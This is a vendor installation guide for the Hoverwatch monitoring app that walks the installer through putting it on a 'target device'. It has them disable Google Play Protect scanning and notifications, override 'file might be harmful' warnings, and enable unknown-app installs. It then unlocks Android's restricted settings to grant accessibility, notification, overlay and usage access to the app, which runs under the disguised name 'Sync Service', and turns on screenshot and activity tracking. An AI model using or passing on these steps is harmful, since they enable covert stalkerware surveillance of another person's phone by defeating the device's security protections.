
Video Instruction
Text instructions
1. Preparing your device to install the Hoverwatch app
Prevent Android from asking questions about the activity of the monitoring program:
- Tap the Google Play Store app.
- Press the account symbol in the upper right corner.


- Tap Play Protect.
- Press the gear symbol in the upper right corner.



- Deactivate Scan apps with Play Protect.
- Press the Turn OFF.


- Press the Turn OFF.
- Press the Back button to exit.

We recommend disabling notifications from Google Play Protect (How to disable Notifications from Google Play Protect) and Disabling warnings for antivirus.
Disable notifications from the Google Play Store
1. Long-press the Play Store icon.
2. Tap the "i" (info) icon.


3. Select "Notifications".
4. Turn off "All notifications".


3. Press Back to exit.

2. Open your account
1. Open your Internet browser (Turn on "incognito mode" if you want).
2. Type hoverwatch.com. Tap Sign up free (or tap Menu > Log in).


3. Enter your email and password. Tap Sign up free (or Login).

3. Download the Hoverwatch installer
If you install the app on your device:
1. Click the button next to the link to copy the application's installation address.
(If the app is already on a device, click the device name at the top and choose "Add Device.").
2. Paste this address into your web browser's address bar and press Go.


If you install the application on the target device:
1. Scan the QR code with the camera to get the app's download link for the target device.
2. Click on the Open link.


3. Respond "Download anyway" to the "File might be harmful" alert.
4. Wait for the download to finish, then press "Open."


If prompted, go to Settings to enable installation:
5. Select Settings.
6. Activate «Install unknown apps» for the web browser.


7. Press Install.
8. If prompted with "Turn on Play Protect?" respond by selecting "Decline."


9. Press Open.
10. When prompted "Allow Sync Service to send you notifications?" click "Don't allow."


4. Installing the Hoverwatch app
1. Press Next.
2. Choose the installation option and press Next.


3. Accept the legal terms.

5. Set Up App Requirements
Turn on Basic Permissions
- Turn on Basic Permissions.
- Tap Allow confirming basic permissions.


Turn on Access to Notifications
1. Turn on Access to Notifications.
2. Tap OK.


3. Activate «Notifications access» for Sync Service.
4. Tap the Allow.


Turn on Accessibility Service
🔴 IMPORTANT: Android 13 / 14 / 15 / 16 – How to Unlock “Allow Restricted Settings”
On newer Android versions (13, 14, 15 and 16), Google hides the option “Allow restricted settings” and the three dots ⋮ in App Info. This is a security feature to protect you from harmful apps.
The three dots will NOT appear until you first try to enable a restricted permission. This is normal and expected behavior.
How to trigger the restricted setting (so the three dots appear):
1. During the setup, when you reach any of the permission screens below, try to turn the permission ON.
2. The system will immediately show a short warning message (toast) at the bottom or in a popup.
Common restricted permissions that trigger this (Hoverwatch usually needs these):
- Accessibility Service – most common
- Display over other apps / Overlay Permission
- Access to Notifications
- Access to Usage Data (sometimes)
- Device admin or “Install unknown apps” (less common in this setup)
You should see a warning that looks like this:
“This setting is restricted by your administrator”
or simply
“Restricted setting” / “This setting is restricted for your security”
After you see the warning: - Press the system Back button (or Cancel) to return to the Hoverwatch setup screen. - Go to phone **Settings → Apps → See all apps → Sync Service** (the Hoverwatch app). - Now the three dots ⋮ in the top right corner should appear. - Tap ⋮ → Allow restricted settings → turn the toggle ON. - Return to Hoverwatch setup and try turning the permission on again. Note: The exact permission that triggers the warning can be different on every device and Android version. For some users it’s Accessibility, for others it’s “Display over other apps”. Just try enabling each one in order — the first time you see the restricted warning, the three dots will unlock for the Sync Service app.
1. Turn on Accessibility Service.
2. Tap the OK.


3. Tap Installed (or Downloaded) apps.
4. Tap Sync Service


5. If a "Restricted setting" alert appears, grant permission to continue the app's installation.

How to turn off the "Restricted setting" alert
6. Tap the system Back button until you return to the setup app.
7. Tap the system Back button.


8. Turn on Accessibility Service again.
9. Tap the OK.


10. Find and open Sync Service in the list of apps.
11. Click the three dots in the upper right corner next.


12. Tap 'Allow restricted settings'.
13. Tap the system Back button until you return to the setup.


14. Turn on Accessibility Service again.
15. Tap the OK.


16. Tap Installed (or Downloaded) apps.
17. Tap Sync Service.


18. Turn on Sync Service.
19. Tap the Allow.


20. Tap the system Back button until you return to the setup app.
21. Tap the system Back button.


Turn on Access to Usage
1. Turn on 'Access to Usage'.
2. Turn on Sync Service.


Turn on the Overlay Permission
1. Turn on the Overlay Permission.
2. Turn on the switch.


Turn on the Disable Battery optimization
1. Turn on Disable Battery optimization.
2. Tap Allow.


3. Tap Next.

6. Activate the App
1. Enter your Hoverwatch account email and password.
2. Tap Activate.

7. Choose Activities to Track
1. Turn on the activities you want to track.
2. Tap While using the app or Allow confirming permissions.


3. Tap Next.

8. Select Additional Activities to Track
1. Select additional activities to track.
2. Tap Next.


9. Select Screenshots to Record
1. Select the types of screenshots you want to record.
2. Tap Start now.


3. Tap Next.

10. Set Up Your PIN
Could you set up your PIN to protect the app?
1. Remember the PIN.
2. Tap Next.

Installation completed.
Tap Finish installation.

Check additional settings
- For Huawei/Honor devices: Huawei/Honor
- For Samsung devices: Samsung
- For Xiaomi phones: Xiaomi
- For Asus and Sony devices: Asus and Sony
In 5 minutes information from the device will show up in your Hoverwatch account.

Have more questions? Submit a request.
Comments